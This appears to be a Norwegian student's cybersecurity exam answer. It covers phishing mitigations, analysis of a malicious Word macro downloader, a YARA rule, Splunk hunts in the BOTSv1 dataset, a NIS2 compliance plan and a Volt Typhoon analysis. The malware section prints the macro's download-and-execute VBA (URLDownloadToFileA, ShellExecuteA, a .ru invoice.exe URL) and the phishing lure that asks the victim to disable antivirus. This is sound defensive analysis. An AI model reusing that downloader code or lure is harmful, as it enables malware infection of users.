

1) a. Phishing angrep hos mitre er kategorisert som T1566 da med underkategorier .1 til .4 for spearphishing; -attachment, -link, - via service, -voice (MITRE ATT&CK., u.å). Det er en økende problematisk angrepsflate, klikkraten på phishing har tredoblet seg i løpet av 2024 (Coker, 2025). Fremtrekkede mitre mitigasjoner jeg velger her er; M1017, M1021, M1049:

1. (M1017) Brukeropplæring/ bruker trening. Gjennomføres via opplæring av ansatte feks ved simulerte angrep. Organisasjoner som jevnlig trener på sikkerhet, reduserer klikkraten (click through rate, for både url og attachment) med opp til 70% over tid, mens brukere som har fått opplæring minst en gang beholder en 30% reduksjon (Keepnet Labs, 2025).

Velger her og å trekke frem ett konkret eksempel jeg kom over for noen uker siden som illustrer viktigheten av M1017: (Reddit, 2025) Hvor en bruker starter innlegget sitt med «Konkret sagt, hvilke arbeidsoppgaver har dere?» Bruker spurte om konkrete arbeidsoppgaver og roller. Kan være uskyldig, men minnet misstenkelig om rekognisering. Som senere kan følges opp og utnyttes med spearphishing vedlegg eller link «Se over min CV». Så gjennom dette da utnytte tilitten samfunnet har til rollen som student. (Da direkte knyttet utnyttelse av 1566.1 + 1566.3 mulig og evt 1566.2 om det da benyttes link til cv i steden).


Noe som understreker nødvendigheten for god sikkerhetsforståelse og kontinuerlig bruker trening (M1017).

2. (M1021) Begrenset web basert innhold. Fungerer ved blokkering eller fjerning av eksternt innhold på url, både web sider og epost innhold. Stopper teknikker som T1566.2 og -.3. Eksempelvis, kan Reddit eksempelet mitigeres da ved å sperre siden på arbeidsplass /utstyr. «Social media is a double- edged sword: cybercriminals and attackers can abuse it for malicious purposes» (Kropotov & Yarochkin, 2019).

Blokkering innen epost systemet er også mulig, både begrense typer vedlegg/ om linker er mulig. Eller strengere tiltak som whitelisting og blacklisting; dette eliminerer nesten all massephishing og kompliserer spearphishing betydelig (Paubox, 2024). Den aller strengeste varianten her, whitelisting: er gjerne standard innen mail systemer for banker, helsetjenester og andre statlige organer. Sytemene holdes interne eller med begrenset tilgang.

3. (M1049) Antivirus/ antimalware. Moderne antivirus løsninger, kan filtrere innboks og skanner kontinuerlig etter skadevare og setter disse i karantene. I første kvartal av 2024 stoppet slike tjenester over 60% av alle phishing angrep (Anti-Phishing Working Group, 2024). Disse kan og gjennomføre kontinuerlig adferdsanalyser. Ved det tidlig flagge et angrep, da om bruker endrer mønster: feks ved ny bruker opprettelse eller endring av admin rettigheter (TA0004). Kan da innen kort tid utløse automatiske varsler eller blokkering (MITRE ATT&CK, u.å.).


1) b. mkdir 298-1b | cd 298-1b | laster ned fra google doc og legger zip i mappe | ls -l unzip -P CYB2100Nov25 Oppgave1.zip -> Får error 99 | Laster ned 7z i spperat terminal og bruker den: 7z x Oppgave1.zip -pCYB2100Nov25



```
cyb2100@ubuntu-vm: ~/298-1b/Oppgave1
cyb2100@ubuntu-vm:~/298-1b/Oppgave1$ mkdir 298-1b
cyb2100@ubuntu-vm:~/298-1b$ cd 298-1b
cyb2100@ubuntu-vm:~/298-1b$ ls -l
total 48
-rw-rw-r-- 1 cyb2100 cyb2100 47261 nov. 27 14:51 Oppgave1.zip
cyb2100@ubuntu-vm:~/298-1b$ unzip -P CYB2100Nov25 Oppgave1.zip
Archive:  Oppgave1.zip
  skipping: Oppgave1/Teena.eml      unsupported compression method 99
   creating: Oppgave1/
cyb2100@ubuntu-vm:~/298-1b$ 7z x Oppgave1.zip -pCYB2100Nov25
7-Zip [64] 16.02 : Copyright (c) 1999-2016 Igor Pavlov : 2016-05-21
p7zip Version 16.02 (locale=en_US.UTF-8,Utf16=on,HugeFiles=on,64 bits,4 CPUs A
MD Ryzen 5 7500F 6-Core Processor           (A60F12),ASM,AES-NI)

Scanning the drive for archives:
1 file, 47261 bytes (47 KIB)
```

Prøver ripmime på originalfilen | dette er en email attachement extractor, så perfekt. ripmime -i Teena.eml -d extracted (NB dato kan være litt rar, gjorde det i flere omganger for finere bilder/ fjerne kluss).



```
cyb2100@ubuntu-vm:~/298-1b/Oppgave1$ ripmime -i Teena.eml -d extracted
cyb2100@ubuntu-vm:~/298-1b/Oppgave1$ cd extracted
cyb2100@ubuntu-vm:~/298-1b/Oppgave1/extracted$ ls -la
total 60
drwx----- 2 cyb2100 cyb2100 4096 nov. 24 17:49 .
drwx----- 3 cyb2100 cyb2100 4096 nov. 24 17:49 ..
-rw----- 1 cyb2100 cyb2100 47616 nov. 24 17:49 Teena.docm
-rw-rw-r-- 1 cyb2100 cyb2100 0 nov. 24 17:49 textfile0
-rw----- 1 cyb2100 cyb2100 2611 nov. 24 17:49 textfile1
cyb2100@ubuntu-vm:~/298-1b/Oppgave1/extracted$ file Teena.docm
Teena.docm: CDFV2 Encrypted
```

Går, men teena.docm er kryptert med CDFV2.

Finner i tekstdokumentet med cat textfile1: at pw er oppgitt til målet i mail: 1337.

```
cyb2100@ubuntu-vm: /Z98-1b/Oppgaver/extracted$ file Teena.docm
Teena.docm: CDFV2 Encrypted

cyb2100@ubuntu-vm: /Z98-1b/Oppgaver/extracted$ ls
Teena.docm textfile0 textfile1

cyb2100@ubuntu-vm: /Z98-1b/Oppgaver/extracted$ cat textfile1
<div style="font-family: Arial, sans-serif; font-size: 14px;"><p style="font-family: Arial, Helvetica, sans-serif; font-size: small; color: rgb(34, 34, 34); background-color: rgb(255, 255, 255);"><span lang="EN-US"><h1>Hi, Teena</span></p><p style="font-family: Arial, Helvetica, sans-serif; font-size: small; color: rgb(34, 34, 34); background-color: rgb(255, 255, 255);"><span lang="EN-US"><h1>I am bothering you for a very significant cause. Although you don't know me, I have large amount of data concerning you. The thing is that, most likely by mistake, the data of your account has been sent to me.</p><p style="font-family: Arial, Helvetica, sans-serif; font-size: small; color: rgb(34, 34, 34); background-color: rgb(255, 255, 255);"><span lang="EN-US"><h1>For instance, your address is:</span></p><p style="font-family: Arial, Helvetica, sans-serif; font-size: small; color: rgb(34, 34, 34); background-color: rgb(255, 255, 255);"><span lang="EN-US"><h1>38 Carlislebrook rd</span></p><p style="font-family: Arial, Helvetica, sans-serif; font-size: small; color: rgb(34, 34, 34); background-color: rgb(255, 255, 255);"><span lang="EN-US"><h1>I am a law-abident citizen, so I decided your private data may have been hacked. I pinned the file -Teena.docm</p><h1>th at was emailed to me, so that you could view what information has become reachable for attackers.</p><p style="font-family: Arial, Helvetica, sans-serif; font-size: small; color: rgb(34, 34, 34); background-color: rgb(255, 255, 255);"><span lang="EN-US"><h1>I have passed it - 1337</span></p><p style="font-family: Arial, Helvetica, sans-serif; font-size: small; color: rgb(34, 34, 34); background-color: rgb(255, 255, 255);"><span lang="EN-US"><h1>I look forward to hearing from you.</p><p style="font-family: Arial, Helvetica, sans-serif; font-size: small; color: rgb(34, 34, 34); background-color: rgb(255, 255, 255);"><span lang="EN-US"><h1>Sincerely, </p><p style="font-family: Arial, Helvetica, sans-serif; font-size: 14px;"></div>
<div class="protonmail_signature_block">
<div class="protonmail_signature_block">
</div>
</div>
<div class="protonmail_signature_block">
Sent with -a href="https://proton.me/mail/home" target="_blank">Proton Mail</a> secure email.
</div>
</div>
```

Velger å bruke oletools, for å se hva filen gjør. python3 -m oletools.olevba -p 1337

Teena.docm

```
cyb2100@ubuntu-vm: /Z98-1b/Oppgaver/extracted$ python3 -m oletools.olevba -p 1337 Teena.docm
olevba 0.60.2 on Python 3.8.10 - http://decalage.info/python/oletools
=====
FILE: Teena.docm
Type: OLE
No VBA or XLN macros found.

=====
FILE: /tmp/oletools-decrypt-ugynn45a.docm in Teena.docm
Type: OpenXML
WARNING: For now, VBA stomping cannot be detected for files in memory
=====
VBA MACRO ThisDocument.cls
In file: word/vbaProject.bin - OLE stream: 'VBA/ThisDocument'
=====
IF VBA7 And Win64 Then
Private Declare PtrSafe Function ShellExecuteA Lib "shell32.dll" (ByVal hwnd As Long, ByVal Operation As String, ByVal Filename As String, Optional ByVal Parameters As String, Optional ByVal Directory As String, Optional ByVal WindowStyle As Long = vbMaximizedFocus) As LongLong
Private Declare PtrSafe Function GetTempPathA Lib "kernel32" (ByVal nBufferLength As Long, ByVal lpBuffer As String) As Long
Private Declare PtrSafe Function GetTempFileNameA Lib "kernel32" (ByVal lpzPath As String, ByVal lpPrefixString As String, ByVal wUnique As Long, ByVal lpTempFilename As String) As Long
Private Declare PtrSafe Function URLDownloadToFileA Lib "urlmon" (ByVal pCaller As Long, ByVal szURL As String, ByVal szFileName As String, ByVal dwReserved As Long, ByVal lpfnCB As Long) As Long
Else
Private Declare Function ShellExecuteA Lib "shell32.dll" (ByVal hwnd As Long, ByVal Operation As String, ByVal Filename As String, Optional ByVal Parameters As String, Optional ByVal Directory As String, Optional ByVal WindowStyle As Long = vbMaximizedFocus) As Long
Private Declare Function GetTempPathA Lib "kernel32" (ByVal nBufferLength As Long, ByVal lpBuffer As String) As Long
Private Declare Function GetTempFileNameA Lib "kernel32" (ByVal lpzPath As String, ByVal lpPrefixString As String, ByVal wUnique As Long, ByVal lpTempFilename As String) As Long
Private Declare Function URLDownloadToFileA Lib "urlmon" (ByVal pCaller As Long, ByVal szURL As String, ByVal szFileName As String, ByVal dwReserved As Long, ByVal lpfnCB As Long) As Long
End If
```

```
cyb2100@ubuntu-vm: /Z98-1b/Oppgaver/extracted
MsgBox "No internet access. Turn off any firewall or anti-virus software and try again.", vbCritical, "Error"
Exit Sub
End If

long1 = ShellExecuteA(0, "open", "C:\Appl\invoice.exe")

ActiveDocument.Content.Delete
MsgBox "The file is corrupted and cannot be opened", vbCritical, "Error"
End Sub

=====
Type      Keyword      Description
-----
AutoExec  Document_Open      [Runs when the Word or Publisher document is opened]
[Suspicious] Open      [May open a file]
[Suspicious] vbMaximizedFocus [May run an executable file or a system command]
[Suspicious] ShellExecuteA [May run an executable file or a system command]
[Suspicious] shell32     [May run an executable file or a system command]
[Suspicious] ILib       [May run code from a DLL]
[Suspicious] URLDownloadToFileA [May download files from the Internet]
IOC       http://www.completel[URL]
[SafeAndNotMalicious] .ru/invoice.exe
IOC       shell32.dll     [Executable file name]
IOC       invoice.exe     [Executable file name]
```

For å omgå sikkerhørsbarrierer: har angriper kryptert filen med CDFV2, og lurt offer til å åpne med nøkkel. Filen sletter og alt innhold i dokumentet for å gjemme aktiviteten (ActiveDocument.Content.Delete). Koden blir kjørt ved at offeret åpner filen med document_open(). Den ondsinnede koden fungerer siden som en nedlaster: prøver å laster ned en fil «invoice.exe» fra en russisk side. Dette via living off the land teknikker, bruker windows funksjoner fra shell32.dll kernel32.dll og urlmon.dll for å laste ned, lagre og kjøre filer. Sjekker ikke invoice.exe selv, men mulig en trojaner. Videre produserer den falske feilmeldinger via ShellExecuteA «The file is corrupted and cannot be

opened» når den åpnes og om nedlasting feiler: «No internet access, turn off firewall or anti-virus software and try again..».

1) c. Sleit mye med clam-yara her men klarte det til sist: freshclam et par ganger for mye; ble sperret ute der endel. (Eldre versjon funket).

Mkdir 298-1c | cd 298-1c | nano teena_malware_downloader.yara

```
GNU nano 4.8
rule teena_malware_detected
{
  meta:
    description = "Detects Teena.docm downloader and its variants"
    author      = "Kandidat 298"
    date       = "2025-11-28"

  strings:
    $s1 = "EncryptedPackage"
    $vba = "vbaproject.bin"
    $m1 = "Checking SSL certificate"
    $m2 = "Turn off any firewall"
    $m3 = "The file is corrupted"

  condition:
    3 of ($m1, $m2, $m3, $vba, $s1)
```

```
cyb2100@ubuntu-vm:~/298-1b/Oppgave1$ cd
cyb2100@ubuntu-vm:~/298-1b/Oppgave1$ mkdir 298-1c
cyb2100@ubuntu-vm:~/298-1b/Oppgave1$ cd 298-1c
cyb2100@ubuntu-vm:~/298-1b/Oppgave1/298-1c$ nano teena_malware_downloader.yara
```

Bakgrunnen for valg:

\$s1:markerer kryptert officefil (for å skule fra antivirus), som jo filen er og da alltid vil være tilstede. \$vba: for tilstedeværelse av vba makroer i filen. Kontroll: \$m1/m2/m3: forsøk på sosial manipulasjon innen filen, tanken da at minst en av disse blir gjenbrukt; selv om denne filen skulle endre seg noe.

Med å benytte disse sammen, kreve at 3 av 5 intrefjer samlet og ikke sepparat; så hindrer jeg at regelen vil slå ut mot andre filer (forhåpentligvis).

Dekrypterer ogrinalfil: 298-1b/Oppgave1\$ msoffcrypto-tool -p 1337 Teena.docm > Teena_decrypted.docm.

```
cyb2100@ubuntu-vm:~/298-1c$ nano teena_malware_downloader.yara
cyb2100@ubuntu-vm:~/298-1c$ clamscan --database=teena_malware_downloader.yara ~/298-1b/Oppgave1/Teena_decrypted.docm
/home/cyb2100/298-1b/Oppgave1/Teena_decrypted.docm: YARA:teena_malware_detected.UNOFFICIAL FOUND

----- SCAN SUMMARY -----
Known viruses: 1
Engine version: 0.103.12
Scanned directories: 0
Scanned files: 1
Infected files: 1
Data scanned: 0.01 MB
Data read: 0.04 MB (ratio 0.22:1)
Time: 0.022 sec (0 m 0 s)
Start Date: 2025:11:30 00:38:31
End Date: 2025:11:30 00:38:31
```

Og tester: ~/298-1c\$ Clamscan --database=teena_malware_downloader.yara ~/298-1b/Oppgave1/Teena_decrypted.dcom

2) a. Wazuh og Splunk er SIEM verktøy som støtter loggshåndtering, trusseldeteksjon og compliance (Ramberg, 2025). I grove trekk skiller de seg fra hverandre innen kostnad, funksjonalitet og brukervennelighet (Kuc, 2025; PeerSpot, u.å.).

Begge verktøyene støtter innsamling og analyse av logger, real-time varsling, skalering og integrasjoner med andre systemer, de kan blant annet integreres med hverandre (Ramberg, 2025; Kuc, 2025). Ifølge Kuc (2025) er begge skalerbare for ulike miljøer og effektive for trusseldeteksjon og respons, noe som bekreftes av brukeranmeldelser (PeerSpot, u.å.). Ulikheter: wazuh er en gratis open source løsning og agent basert (de livnærer seg av å tilby hjelp til oppsett samt konfigurasjon). Men som open source er det også tilgjengelige community support løsninger (Ramberg, 2025). Integres ofte med ELK, men kan og integreres med Splunk: da med delvis wazuh bruk redusere kostnader. Splunk derimot tilbyr mer avanserte funksjoner som maskinlæring (AI) og UEBA (Ramberg, 2025). Krever en betalingsmodell, hvor bruker da mottar aktiv profesjonell support som en kunde (Kuc, 2025).

For wazuh; fordeler inkluderer kostnadseffektivitet for SMBer, høy tilpasningsevne og community-drevet-støtte uten lisenskostnader (Kuc, 2025). Ulemper er den bratte læringskurven, manglende AI funksjoner og avhengighet til ekstern support (PeerSpot, u.å.). For splunk; fordeler er avansert analytics, profesjonell support og rask skalering for store miljøer (Kuc, 2025). Ulemper er høye kostnader, særlig med store datavolum samt begrensninger i gratisversjonen (PeerSpot, u.å.). Konklusjon: med ulike businessmodeller fokuserer splunk og wazuh på ulike segmenter noe vi og ser reflektert i brukerandmeldeleser av tjenestene: Over 80% av wazuh sine reviewers på peerspot kom fra små eller mellomstore bedrifter (SMB), mens Splunk domineres av store bedrifter (PeerSpot, u.å.). Gitt forskjellige brukergrupper konkurrerer de ikke nødvendigvis direkte, med integrasjon kan de fungere komplementerende.



Hentet fra peerspot kilde, (spiffet opp litt)


2) b. Starter splunk `cd /opt/splunk/bin && sudo ./splunk start` | lab 6 (Ramberg, 2025)
Går til 127.0.0.1:8000 | Har alt botsv1-attack-only

Nytt søk > index="botsv1" earliest=0 sourcetype="stream:dns"

Kom frem til at query{} var der jeg måtte se, men fikk mye rart først så valgte å filtrere:

la til "query{}"=*. * | top limit=10 "query{}"

Med det får da følgende som de 10 mest etterspurte domenene:




The screenshot shows a Splunk search interface with the query: `index="botsv1" earliest=0 sourcetype="stream:dns" "query{}"=*. *`. The results are displayed in a table with columns: `query()`, `count`, and `percent`. The top 10 results are as follows:

query()	count	percent
rev2.globalrootserver.net	54	1.957187
v4.download.windowsupdate.com	56	1.712538
ldap._tcp.gdc.uecbs.wgnetcorpinc.local	40	1.233242
176.165.117.195.in-addr.arpa	52	8.976593
1.0.0.0.1.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.2.0.f.f.ip6.arpa	38	8.917431
71.43.244.184.in-addr.arpa	24	8.732945
231.26.93.85.in-addr.arpa	24	8.732945
229.26.93.85.in-addr.arpa	24	8.732945
227.26.93.85.in-addr.arpa	24	8.732945
183.43.244.184.in-addr.arpa	24	8.732945

index="botsv1" earliest=0 sourcetype="stream:http" | eval volume=bytes_in + bytes_out

| bin _time span=1d | stats sum(volume) as volum by _time


Sorterer etter volum og finner størst volum på dagen 2016.08.11 (11 aug 2016).



The screenshot shows a Splunk search interface with the query: `index="botsv1" earliest=0 sourcetype="stream:http" | eval volume=bytes_in + bytes_out | bin _time span=1d | stats sum(volume) as volum by _time`. The results are displayed in a table with columns: `_time` and `volum`. The top 3 results are as follows:

_time	volum
2016-08-11	169104974
2016-08-10	57791649
2016-08-24	993457

Linje chart som viser datavolum over tid, like resultat best når jeg satte span til 30m.



Lite representativ, (column chart er vel en bedre løsning her).

2) c.1 Prøvde følgende: index="botsv1" earliest=0 sourcetype="WinEventLog:Security"

EventCode=4688 "*"powershell*" | table ComputerName, Process_Command_Line |

search Process_Command_Line=*enc* OR

Process_Command_Line=*EncodedCommand* Uten resultater, så videre på;


EventCode:4688 (process creation) med powershell nærmere. index="botsv1"

earliest=0 sourcetype="WinEventLog:Security" EventCode=4688 "*"powershell.exe*" og

så på process command line:

c3 identifiser C2, hvilke IP'er er involvert > Søkte index="botsv1" earliest=0 sourcetype="stream:dns" | stats count by "query{}", src_ip | sort - count | head 20
Men fikk og tilsynelatende normal trafikk, filtrerte på de lange tekst strengene med **"*CACACA*"**.

index="botsv1" earliest=0 sourcetype="stream:dns" | search "query{}"="*CACACA*" | stats count by "query{}", src_ip



query{}	src_ip	count
FHPADBECCACACACACACACACAA	192.168.250.100	456
ETPDEBFEFBACACACACACACACAA	192.168.250.100	129
FHEFDGDEBDFCFACACACACACACAA	192.168.250.100	49
ETPDEBFEFBACACACACACACACAA	192.168.250.20	35
KJFDEBFEFBACACACACACACACAA	192.168.250.70	35
FHEFDGDEBDFCFACACACACACACAA	192.168.250.100	35
FHEBFJDEDFEFPFACACACACACACAA	192.168.250.100	16
FHEFDGDEBDFCFACACACACACACAA	192.168.250.100	16
FHEFDGDEBDFCFACACACACACACAA	192.168.250.100	16
FHEBFJDEDFEFPFACACACACACACAA	192.168.250.100	16
FHEBFJDEDFEFPFACACACACACACAA	192.168.250.100	4
FHEFDGDEBDFCFACACACACACACAA	192.168.2.50	2
FHEFDGDEBDFCFACACACACACACAA	192.168.2.50	2

Da involverte IPer: 192.168.250.100, 192.168.250.20, 192.168.250.70 + |192.168.2.50|

3) a. Som CISO i et svensk energiselskap med vindturbiner: utarbeider jeg en plan for å sikre compliance til NIS2- direktivet, som innføres i Sverige via en ny *«cybersäkerhetslag»* fra 15. januar 2026 (Regeringskansliet, 2025; Bird & Bird 2025).

Fase 1. Gap-analyse, kvartal 4 2025: Kartlegger eksisterende IT/OT sårbarheter mot NIS2 (art.21), da og (EU, 2022; MSB, 2025). Registrer oss hos «Energimyndigheten» som en essensiell enhet når dette blir mulig, da energisektoren er essensiell (EU, 2022, Annex 1). Oppretter en gruppe blant IT personale for å lede denne utarbeidingen, Innhenter en uavhengig kontraktør til å lede dette arbeidet om det føles nødvendig (siden vi tydeligvis ligger bakpå så gjør vi det).

Fase 2. Implementering, kvartal 1 til 2 2026: Innfører proposjonelle tiltak oppdatering av EOL utstyr, MFA, kryptering og overvåkning, potensiell segmentering av vindfarmer (EU, 2022, art. 21.1); oppdaterer levrandørkontrakter (art. 21.2.d). Og etablerer prosedyrer for incident rapportering inn til MSB: fra event 24 timer tidlig varsel, 72t detaljert rapport og 1 måned for bakomliggende root cause i detaljerte sluttrapporter (MSB, 2025; Regjerningskansliet, 2025; Bird & Bird, 2025).

Fase 3. Opplæring, løpende fra kvartal 1 2026: Som essenisiell. Obligatorisk trening for ledelse og ansatte i hendhold til (EU, 2022, art. 21.2e). Da og inkludert simulering av angrep i linje med svenske myndigheters veiledning (MSB, 2025; SOU, 2024; Regjerningskansliet, 2025).

Fase 4. Overvåkning, fra kvartal 3 2026: Legger til rette for at vi innen da skal ha årlige audits og rapporter til Energimyndigheten og MSB (Energimyndigheten, u.å; SOU, 2024).

Sist; siden jeg tydelig er en liten snok, som jobber som CISO et sted hvor IT sikkerhet ikke har vært skikkelig ivarettatt. Tipser jeg og regnskapsavdeling/CEO om å se på om «utgiften» for noncompliance kan være fordelaktig over tid; i forhold til bøkene vi må ut med vis a vi kostnaden med å bringe gamle vindfarmer (gamle EOL enheter) opp til compliance for NIS2: om 10 mil EUR/ 2% av global omsetning kan oppveies (MSB, 2025; SOU, 2024).

3) b. Volt Typhoon (G1017) her siden forkortet VT, er en kinesisk statssponset tursselaktør kjent siden 2021, de er beryktede for sine living off the land teknikker (Lotl) som utnytter eksisterende system funksjoner og prosesser til å gjennomføre angrep og unngå deteksjon: da gjerne rettet viktig infrastruktur som energi, kommunikasjon og transport (Microsoft, 2023; CISA, 2024, MIRE AT&CK, u.å.). NSM vurderer gruppen som en høy risiko for Norge og nevner i sin rapport fra 2025 at: «Aktøren Volt Typhoon skal ha klart å opprettholde tilgang til et nettverk over minst fem år ved å bruke såkalte Living-off-the-Land-teknikker.» (NSM, 2025).

TTP-Analyse av VT basert på mitre attack rammeværk (og koder):

VT prioriterer preposisjonering for OT-sabotasje. Kjerneteknikker som har blitt knyttet til gruppen inkluderer:

Inital access: T1190 utnyttelse av som VPN/rutere og T1133 eksterne remote services, eksterne remote tjenester (CISA, 2024; Microsoft, 2023).

Execution: T1059.001 powershell utnyttelse og T1059.003 windows command shell (NSA, 2023).

Persistence: T1078 bruker ofte valid credentials og T1546 event triggered execution via KV-botnet (CISA,2024; U.S. Department of Justice, 2024).

Defense evasion: T1070.001 sletter forskjellige event/system logs og T1562.001 skruer av/ modifiserer verktøy (CISA, 2024; Secureworks, 2023).

Credential access: T1003.001 innsyn i hashed credentials og T1555 OppenSSH, realvnc og PuTTY (Microsoft, 2023; NSA, 2023).


Lateral movement: remote desktop T1021.001 og via proxy T1090 (Microsoft, 2023)

Impact: ødelegge systemer TA0040 og gjennomfører data staging T1074, eksfiltrering av data (CISA, 2024).

Typisk angrepsforløp, Kill Chain med ATT&CK, (basert på CISA, 2024): Recon T1590 > Initial access T1190 > Execution T1059 > Persistence T1078 > Lateral T1021 > Impact TA0040/ T1074 sabotasje/ eksfiltrering.

Konsekvenser for norsk cybersikkerhet og IT/OT utfordringer: VT sine taktikker & teknikker truer norsk gass/kraft, transport og kommunikasjon, særlig da som NATO-medlem og en viktig energilevrandør til europa (NSM, 2025). Men vi er ikke helt like eksponert for VT som Usa er. Da selv om Kina støtter Russland er Kina's interesssfære en helt annen enn den Russiske (Chiang, 2022). Deres strategiske mål er gjerne rettet mot sin egen region (Edel & Paik, 2025). Nettopp derfor ser vi da flere angrep fra aktøren VT rettet mot Usa (Microsoft, 2023; US J.D. 2024; secureworks, 2023) ettersom at Usa lenge har opprettholdt en kontainment strategi ovenfor kinesisk ekspansjon. Men klart lignende aktører er en stor trussel, f.eks Russland: de fokuserer sine angrep på Ukraina men angriper og land som støtter Ukraina (Microsoft, 2025).

Foreslag til tiltak; Tekniske: Segmentering av særdeles viktig infrastruktur for å blokkere T1021, patching/ utbedring av eldre EOL enheter T1190 (CISA, 2024; NASA, 2023). Organisatoriske: Gjevnlige trusselbasert bruker trening M1017 og purple team øvelser for sektorer innen kritisk infrastruktur (Microsoft, 2025; Secureworks, 2023). Samarbeid internasjonalt med våre allierte og partnere; five eyes (nine). Internasjonalt problem: internasjonal løsning.



Typisk volt typhoon angrep hentet fra (Cisa, 2024).

Referanser:

1a.

Coker, J. (2025, Januar 7). *Phishing click rates triple in 2024* [Nyhetsartikkel]. University of South Alabama, Department of Computer and Information Sciences. Hentet 25 Nov 2025, fra

<https://www.southalabama.edu/departments/csc/informationsecurity/news/phishing-click-rates-triple.html>

Keepnet Labs. (2025, November 11). *Security awareness training statistics consolidated report September 2025*. [Blogginnlegg]. Keepnetlabs. Hentet 26 Nov 2025, fra <https://keepnetlabs.com/blog/security-awareness-training-statistics>

Kropotov, V., Yarochkin, F. (2019, July 30). *Hunting Threats on Twitter: How Social Media Can Be Used to Gather Actionable Threat Intelligence*. [Research] Trend Micro. Hentet 25 Nov 2025, fra

<https://www.trendmicro.com/vinfo/us/security/news/cybercrime-and-digital-threats/hunting-threats-on-twitter>

Paubox. (2024, Desember 10). *What are email whitelist and blacklist rules?* [Blogginnlegg]. Paubox. Hentet 25 Nov 2025, fra <https://www.paubox.com/blog/what-are-email-whitelist-and-blacklist-rules>

*Reddit. (2025, November 6). *Dere som jobber i IT, hva gjør dere på jobb egentlig?* [Forum post]. Reddit. Hentet 25 Nov 2025, fra https://www.reddit.com/r/norge/comments/1oq90sy/dere_som_jobber_i_it_hva_gjør_der_e_på_jobb

*velger her bevisst å ikke oppgi brukernavn til vedkommene

MITRE ATT&CK. (u.å.). *Phishing (T1566)*. MITRE Corporation. [Nettside] Hentet 28 Nov 2025, fra <https://attack.mitre.org/techniques/T1566/>

Følger klare oversiktelige koder så referer ikke disse direkte, men om linker her trengs:

<https://attack.mitre.org/techniques/T1566/001>

<https://attack.mitre.org/techniques/T1566/002>

<https://attack.mitre.org/techniques/T1566/003>

<https://attack.mitre.org/techniques/T1566/004>

<https://attack.mitre.org/tactics/TA0004>

<https://attack.mitre.org/tactics/TA0006>

Mitigasjoner:

